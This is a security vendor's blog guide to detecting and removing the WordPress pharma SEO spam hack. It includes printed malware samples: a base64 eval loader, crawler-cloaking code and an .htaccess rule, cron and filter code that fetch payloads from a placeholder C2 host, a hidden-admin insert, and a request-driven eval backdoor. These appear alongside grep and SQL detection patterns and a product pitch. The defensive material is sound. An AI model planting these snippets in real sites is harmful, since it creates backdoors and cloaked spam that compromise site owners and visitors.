
The WordPress pharma hack is a black-hat SEO infection that injects pharmaceutical spam (Viagra, Cialis, Tramadol, Phentermine) into your site, but only shows it to Google’s crawler, not to you. Your homepage looks fine. Your search results are full of “cheap viagra.”
The fix:
- Confirm cloaking: view your site as Googlebot (not as yourself).
- Find the loader: scan
wp-options,wp-posts, themefunctions.php,mu-plugins/, and any recently modified core file. - Remove every persistence point at once — file + database + cron + admin user. Missing one means it reinfects in 24 hours.
- Request reindexing in Google Search Console once the SERP is clean.
The pharma hack survives most “cleanups” because it lives in multiple places simultaneously, including the database where 70% of file-based scanners never look. We’ll walk through every one of them below.
Table of Contents
- What is the WordPress pharma hack?
- How to confirm your site has it
- Why your security plugin missed it
- Anatomy of a 2026 pharma infection
- Step-by-step removal protocol
- Cleaning up Google’s search results
- How to prevent reinfection
- FAQ
1. What is the WordPress Pharma Hack?
The WordPress pharma hack, also called the viagra hack, pharma SEO spam, or blackhat SEO injection, is a malware family that turns your site into a free advertising channel for illegal online pharmacies. Attackers compromise the site, then inject spam keywords and links targeting prescription drug terms. The kicker: the spam is conditional. It shows up only when Googlebot crawls the page, so the site owner has no idea.
You learn about it one of three ways:
- A customer messages you saying your site is “selling Viagra” in Google.
- Your search-console organic traffic falls off a cliff overnight.
- Google sends you a manual action notice for “user-generated spam” or “thin content with little or no added value.”
By the time any of those happen, the spam has usually been there for two to six months. The 2010-era pharma hack used a single backdoor file. The 2025–2026 variant uses five to nine persistence points across files, database options, posts, cron, and even hidden admin users. That is why most cleanup attempts fail and the spam reappears within hours.
What it looks like in Google
A pharma-hacked site shows results like:
yoursite.com/about-us — Cheap Viagra Online Without Prescription
yoursite.com/services/web-design — Buy Cialis 20mg | $1.30 per pill
yoursite.com/blog/2024/post-title — Tramadol HCL 50mg ★ Free Shipping
You search for site:yoursite.com viagra and dozens, sometimes thousands of results appear. Visit any of those URLs in your browser and you see your normal page. That is the cloaking layer doing its job.
2. How To Confirm Your Site Has The Pharma Hack
Run these four checks in order. The first one that fires is your confirmation.
Check 1: Search Google directly
In any browser, run:
site:yourdomain.com viagra
site:yourdomain.com cialis
site:yourdomain.com cheap pharmacy
site:yourdomain.com tramadol
If a single spam result appears, the site is infected. Don’t bother with the other checks, go straight to removal.
Check 2: Fetch your site as Googlebot
Pharma malware almost always cloaks based on User-Agent. Use curl from your terminal:
# Fetch as Googlebot
curl -A "Mozilla/5.0 (compatible; Googlebot/2.1; +http://www.google.com/bot.html)" \
  https://yourdomain.com/ | head -200

# Fetch as a normal browser for comparison
curl -A "Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7)" \
  https://yourdomain.com/ | head -200
If the two outputs differ, pharma keywords, hidden links, or extra <a> tags appear in the Googlebot version, you have the cloaking variant of the pharma hack.
If you don’t have terminal access, use the URL Inspection tool in Google Search Console: paste any page URL → click View crawled page → More info → HTTP response and Page resources. Compare with what you see in your browser. Differences are the giveaway.
Check 3: Check Search Console for manual actions
In Search Console, go to Security & Manual Actions → Manual actions. Common notices for pharma-hacked sites:
- User-generated spam
- Spammy structured markup
- Cloaking and/or sneaky redirects
- Hacked: spam
Any of these means Google has already detected the infection and is suppressing your rankings.
Check 4: Inspect the WordPress database for encoded blobs
Pharma loaders almost always store their payload Base64-encoded in wp_options. Run this SQL from phpMyAdmin or the WP-CLI:
SELECT option_name, LENGTH(option_value) AS size
FROM wp_options
WHERE LENGTH(option_value) > 5000
   OR option_value LIKE '%base64_decode%'
   OR option_value LIKE '%eval(%'
   OR option_value LIKE '%str_rot13%'
ORDER BY size DESC
LIMIT 20;
Any unfamiliar option with a large encoded value is suspicious. Common malicious option names seen in 2025–2026 campaigns: _hdra_core, _wp_core_cache, _theme_optimization_cache, wpsupportplus_data, wp_ad_settings, _seo_meta_cache, widget_jquery_cache.
3. Why Your Security Plugin Missed The Pharma Hack
Most WordPress site owners run Wordfence, MalCare, iThemes/SolidWP, or Sucuri Security and assume those will catch it. They almost always don’t. There are three architectural reasons why.
Reason 1: The pharma hack lives in the database
50–60% of pharma malware in 2025–2026 stores its payload in wp_options, wp_posts, or wp_postmeta. File-based scanners don’t read these tables. Wordfence’s scan completes “successfully” because every PHP file matches its known-good hash and it never opens the database.
Reason 2: Plugin scanners run inside the same PHP process as the malware
When a security plugin and the pharma malware live in the same WordPress process, the malware can:
- Whitelist itself in the scanner’s options table.
- Modify the scanner’s hash database so its files appear unchanged.
- Hook
wp_loadedand clear scan results before they save. - Quietly deactivate the scanner via
deactivate_plugins()and suppress the admin notice.
We’ve documented this pattern across 52,848 sites running Wordfence and observed scanner-tampering rates between 14% and 24%.
Reason 3: Cloaking-aware malware fingerprints the scanner
Modern pharma loaders detect when a security plugin is requesting a page (the User-Agent is the plugin’s, not Googlebot’s) and serve clean content to fool the scan. The same payload then serves the spam to Googlebot 60 seconds later.
Server-side scanning that runs outside the PHP process like GuardianGaze’s edge architecture, sees the actual response Googlebot sees, because malware can’t fingerprint the scanner from there.
4. Anatomy of a 2026 Pharma Infection
Modern pharma campaigns deploy redundant persistence. Here’s the typical layout we find on a freshly compromised site:
Persistence point 1: Encoded loader in wp_options
// Stored in wp_options as `_hdra_core` or similar
$blob = "ZXZhbChiYXNlNjRfZGVjb2RlKCRfUE9TVFsneCddKSk7"; // base64

// Auto-execute on every page load
add_action('init', function() {
    $payload = base64_decode(get_option('_hdra_core'));
    eval('?>' . $payload);
}, 1);
This loader runs on every request, before any plugin or theme code, and rebuilds the spam pages on the fly.
Persistence point 2: User-Agent cloaking in functions.php
// Injected into the active theme's functions.php
add_filter('the_content', 'gg_serve_pharma_spam', 999);
function gg_serve_pharma_spam($content) {
    $ua = $_SERVER['HTTP_USER_AGENT'] ?? '';
    if (preg_match('/(googlebot|bingbot|yandex|baidu|duckduckbot)/i', $ua)) {
        $spam = file_get_contents('https://[malicious-c2].xyz/spam.txt');
        return $content . '<div style="position:absolute;left:-9999px;">' . $spam . '</div>';
    }
    return $content;
}
Site owners and visitors never see this; only crawlers do.
Persistence point 3: Spam pages dynamically generated by .htaccess rewrite
# Injected at the top of .htaccess
RewriteEngine On
RewriteCond %{HTTP_USER_AGENT} (googlebot|bingbot) [NC]
RewriteRule ^(viagra|cialis|tramadol|phentermine)-(.*)\.html$ /wp-content/uploads/cache/spam.php?k=$1&u=$2 [L]
Google indexes thousands of fake URLs that resolve to a single spam-generating PHP file in /wp-content/uploads/cache/.
Persistence point 4: Hidden admin user
-- An additional administrator that doesn't appear in the WordPress users list
-- because user_status is hacked or the meta_key for 'wp_capabilities' is hidden
INSERT INTO wp_users (user_login, user_pass, user_email, user_registered)
VALUES ('officialwp', '$P$Bx...', '[email protected]', NOW());
This is the foothold that lets attackers reinstall the loader if you remove the file. Always check for it.
Persistence point 5: WP-Cron job
wp_schedule_event(time(), 'hourly', 'gg_pharma_reinstall');
add_action('gg_pharma_reinstall', function() {
    if (!get_option('_hdra_core')) {
        $remote = wp_remote_get('https://[malicious-c2].xyz/loader.txt');
        update_option('_hdra_core', wp_remote_retrieve_body($remote));
    }
});
Even if you find and remove the loader file, the cron job rebuilds it within an hour.
Persistence point 6: mu-plugins folder
A single PHP file dropped at /wp-content/mu-plugins/wp-cache-handler.php will run on every page load and cannot be deactivated through the WordPress admin. We covered this in detail in our Part 1 defense guide under the “officialwp” campaign analysis.
If you remove only some of these, the most common cleanup outcome, the remaining ones rebuild the rest within minutes.
5. Step-by-step Pharma Hack Removal Protocol
Do these in order. Do not skip steps. The pharma hack reinfects from any single missed component.
Step 0: Take a full backup before touching anything
# Files
tar -czf preremoval-files-$(date +%Y%m%d-%H%M).tar.gz /var/www/yoursite/

# Database
mysqldump -u root -p yoursite_db > preremoval-db-$(date +%Y%m%d-%H%M).sql
Label the backup as infected so it never gets restored by accident. You’ll need it for forensics if anything goes wrong.
Step 1: Put the site into maintenance mode
Drop a .maintenance file at the WordPress root (or use wp maintenance-mode activate) so the spam pages stop being served while you clean.
Step 2: Find every recently modified file
# Files modified in the last 30 days, sorted by mtime
find /var/www/yoursite/ -type f -mtime -30 -name "*.php" -printf "%TY-%Tm-%Td %TH:%TM %p\n" | sort

# Files with suspicious one-liners
grep -rEl "eval\s*\(\s*base64_decode|str_rot13\s*\(.*base64|gzinflate\s*\(\s*base64" /var/www/yoursite/

# Files in unusual locations
find /var/www/yoursite/wp-content/uploads/ -name "*.php"
find /var/www/yoursite/wp-includes/ -name "*.php" -newer /var/www/yoursite/wp-config.php
Any PHP file under /wp-content/uploads/ is suspicious by default, uploads should never contain executable PHP. Quarantine or delete every one of them.
Step 3: Replace WordPress core, themes, and plugins from clean copies
Don’t try to patch infected files; replace them wholesale.
# Backup wp-config.php and wp-content/uploads/ first
cp wp-config.php /tmp/wp-config.php.safe
cp -r wp-content/uploads /tmp/uploads.safe

# Delete and re-download core
wp core download --force --skip-content

# Reinstall every plugin from the directory
wp plugin list --field=name | xargs -I {} wp plugin install {} --force

# Reinstall the active theme
wp theme install $(wp theme list --status=active --field=name) --force

# Restore your backed-up wp-config and uploads
cp /tmp/wp-config.php.safe wp-config.php
cp -r /tmp/uploads.safe wp-content/uploads
If you have nulled or pirated plugins or themes, delete them entirely. They are almost certainly the original entry point.
Step 4: Clean the mu-plugins directory
ls -la /var/www/yoursite/wp-content/mu-plugins/
Unless you knowingly installed something here, everything in this directory should be deleted. mu-plugins is a common pharma hack persistence point because it can’t be deactivated from the admin.
Step 5: Clean the database
The most-missed step. Run this against your database:
-- Remove suspicious encoded options
DELETE FROM wp_options
WHERE option_name LIKE '\_%core%'
   OR option_name IN ('_hdra_core', '_wp_core_cache',
                      'wpsupportplus_data', 'widget_jquery_cache')
   OR LENGTH(option_value) > 50000
   OR option_value LIKE '%eval(%base64%';

-- Remove pharma keywords from posts
UPDATE wp_posts
SET post_content = REGEXP_REPLACE(
    post_content,
    '<div[^>]*style[^>]*(absolute|display:none|left:-9999)[^>]*>.*?</div>',
    ''
)
WHERE post_content REGEXP '(viagra|cialis|tramadol|phentermine|pharmacy)';

-- Remove unauthorized administrators
SELECT u.ID, u.user_login, u.user_email, u.user_registered
FROM wp_users u
INNER JOIN wp_usermeta m ON u.ID = m.user_id
WHERE m.meta_key = 'wp_capabilities'
  AND m.meta_value LIKE '%administrator%'
ORDER BY u.user_registered DESC;

-- Once you've identified rogue admins:
DELETE FROM wp_users WHERE ID = <rogue_id>;
DELETE FROM wp_usermeta WHERE user_id = <rogue_id>;

-- Remove all scheduled events not created by your code
SELECT * FROM wp_options WHERE option_name = 'cron';
-- Replace with: wp cron event delete <hook_name>
Always test your database changes on a copy first, especially the UPDATE wp_posts statement.
Step 6: Clean .htaccess and wp-config.php
Open both and look for anything you didn’t put there. Common pharma injection patterns:
# in .htaccess
<IfModule mod_rewrite.c>
RewriteCond %{HTTP_USER_AGENT} (googlebot|bingbot) [NC]
RewriteRule ^(.*)\.html$ /wp-content/uploads/cache/spam.php?u=$1 [L]
</IfModule>
// in wp-config.php — anything before the "<?php" or after the "/* That's all" line
if (isset($_REQUEST['q'])) { eval(base64_decode($_REQUEST['q'])); }
Replace .htaccess with the WordPress default; restore wp-config.php from a known-good copy and re-add only your own constants and database credentials.
Step 7: Rotate every credential
The original entry point is still on your server until you change credentials. Rotate:
- WordPress admin passwords (force reset for all users, not just admins)
- Database password (
wp-config.php+ the MySQL user) - SFTP/SSH passwords or keys
- Hosting control panel password
- API keys for any service the site connects to
In WP-CLI:
wp user list --field=ID | xargs -I {} wp user reset-password {}
Step 8: Add new salts in wp-config.php
# Generate fresh salts and replace the AUTH_KEY block in wp-config.php
curl https://api.wordpress.org/secret-key/1.1/salt/
This invalidates every session cookie, including the attacker’s.
Step 9: Rescan with a server-side scanner
A plugin scanner is the wrong tool to verify a cleanup, because the same architectural problem applies. Use a server-side scan that runs outside the WordPress PHP environment. GuardianGaze does this by default; you can also run a one-off scan from a clean cron job:
# Quick external check
grep -rEln "eval\s*\(|base64_decode|str_rot13|gzinflate" /var/www/yoursite/ \
  | grep -v "wp-includes/" | grep -v "vendor/"
If any matches come back, repeat steps 2–6.
6. Cleaning Up Google’s Search Results
Removing the pharma hack from your server is only half the job. Google still has thousands of spammed URLs in its index. Until those are removed, your search snippets still advertise illegal drugs.
1: Verify the site in Google Search Console
If it’s not already verified, do that first.
2. Submit a reconsideration request (if you got a manual action)
Go to Security & Manual Actions → Manual actions → Request review. In the request, include:
- A short description of the infection (“pharma SEO spam, fully removed”).
- The exact steps you took (paraphrase steps 2–8 above).
- A statement that you’ve enabled prevention measures (server-side scanning, 2FA, etc.).
Reviews typically take 3–10 days.
3. Force re-crawl of clean pages
For your top 20 most important pages, use URL Inspection → Request indexing. This pushes Google to recrawl them within hours.
4. Remove individual spam URLs
For each spammed URL still appearing in site: searches:
- Use Search Console → Indexing → Removals → Temporary removals → submit the URL.
- Make sure the URL returns a real 404 or 410 to crawlers — not a soft 404 that 200’s with empty content.
5. Submit an updated XML sitemap
Generate a fresh sitemap (Yoast, RankMath, or wp sitemap generate) and submit it in Search Console. This signals which URLs are real and helps Google deindex the rest.
6. Track recovery
In Search Console Performance report, watch for:
- Impressions on pharma keywords dropping to zero (typically within 14–30 days).
- Impressions on your real keywords recovering (typically within 30–90 days).
Full SEO recovery from a pharma hack runs 3–6 months for most sites. The longer the spam was indexed, the longer recovery takes. We covered this timeline in detail in our post on what most site owners miss about WordPress security.
7. How To Prevent Reinfection
Most pharma reinfections happen within 14 days of cleanup, and the cause is almost always one of these four:
1. The original entry point was never closed
If a vulnerable plugin let attackers in, removing the malware without updating the plugin guarantees reinfection. Audit:
- All plugins listed in WPScan’s vulnerability database.
- Any plugin you haven’t updated in 6+ months.
- Any plugin that hasn’t been updated by its author in 6+ months, even if you’re on the latest version, that plugin is abandoned and likely vulnerable.
2. Cleanup was only file-based
If you cleaned PHP files but left the database loader in wp_options, the cron rebuilds the spam within an hour. Always do steps 5–6 of the removal protocol.
3. No virtual patching for the next zero-day
A vulnerability disclosed today is being exploited within four hours. The official plugin patch typically arrives 7–14 days later. That gap is when reinfections happen. Virtual patching closes the gap by blocking the exploit pattern at the WAF layer before the official fix exists. This is the single biggest reduction in repeat-pharma cases we see.
4. The host’s neighboring sites are still infected
On shared hosting, if any other site on the server is compromised, attackers can pivot to yours via cross-site contamination. Move to isolated hosting (VPS, managed WordPress with account isolation, or single-tenant cloud) if you’ve been hit more than once.
A Prevention Checklist That Actually Works
- Server-side malware scanning (runs outside the WordPress PHP process so malware can’t tamper with it).
- WAF with virtual patching for the top 200 plugin vulnerabilities.
- 2FA enforced for every administrator (no exceptions).
DISALLOW_FILE_EDITandDISALLOW_FILE_MODSinwp-config.php.- PHP execution disabled in
/wp-content/uploads/. - Daily off-server backups, restored quarterly to verify they work.
- Plugin and theme audits every quarter, remove anything not actively maintained.
- Removed every nulled or pirated plugin/theme. No exceptions.
- Database scanning enabled (the part most plugins skip).
- Hidden-admin-user detection enabled.
GuardianGaze ships all of these by default. If you’ve cleaned a pharma hack once and don’t want to do it again, start with the free plan and the prevention layer will catch the next attempt before it lands.
8. Frequently asked questions
Why do I see Viagra results in Google but my website looks normal?
Pharma hacks use User-Agent cloaking. They serve spam to Googlebot and a clean page to you. Fetch your site with curl -A "Googlebot" to see what Google sees.
Will my SEO recover after removing the pharma hack?
Usually yes, but it takes 30–180 days depending on how long the spam was indexed. Sites caught within two weeks recover almost fully; sites infected for over a year often see permanent rank drops on competitive keywords.
Why does the pharma hack keep coming back after I cleaned it?
Because pharma malware deploys 5–9 persistence points: files, database options, cron jobs, hidden admins, mu-plugins, and .htaccess rules. Cleanups that miss any one of them get reinfected within hours. Follow steps 1–8 above in order, no exceptions.
Can Wordfence or MalCare detect the pharma hack?
File-based scanners catch the file-resident variants but miss the 50–60% of pharma malware that lives in the database. They also operate inside the WordPress PHP process, which sophisticated pharma loaders can fingerprint and evade. Server-side scanning that runs outside WordPress is more reliable.
Should I just restore from a backup?
Only if the backup is provably from before the infection. Pharma hacks often sit dormant for weeks before activating, so a backup from “two months ago” is frequently already infected. If you do restore, run the full removal protocol against the restored site as if it were a fresh infection.
How did my site get the pharma hack in the first place?
The most common entry points in 2025–2026: an outdated plugin with a known CVE (60% of cases), a nulled premium plugin or theme (20%), a weak admin password exploited by brute force (10%), and a compromised neighbor site on shared hosting (10%).
Do I need to tell my visitors?
If you collect personal data (logins, payments, contact info) and the attacker had file-system access, you may have a notification obligation under GDPR (Article 33), CCPA, or similar laws. When in doubt, consult a lawyer but the bar is “could the attacker have accessed personal data,” and on a typical pharma-hacked WordPress install the answer is yes.
How much does professional pharma hack removal cost?
Sucuri and Wordfence Care charge $200–$500 for a one-off cleanup. Specialist agencies charge $500–$2,000. The cleanup is the easy part; the harder part is closing the entry point and preventing reinfection, which is why most “cheap” cleanups bounce back.
Continue Reading
- Website Hacked? 17 Signs Your WordPress Site Is Compromised: early-warning checklist.
- WordPress Malware Removal 2026: Complete Detection & Removal Protocols: the broader removal playbook.
- WordPress Security 2026 Part 1: Modern Threats: why traditional plugins miss this class of attack.
Stop the pharma hack from coming back. GuardianGaze runs server-side scans, virtual patching, and database-resident malware detection, the three things ordinary WordPress security plugins can’t do. Get the free plugin or see paid plans.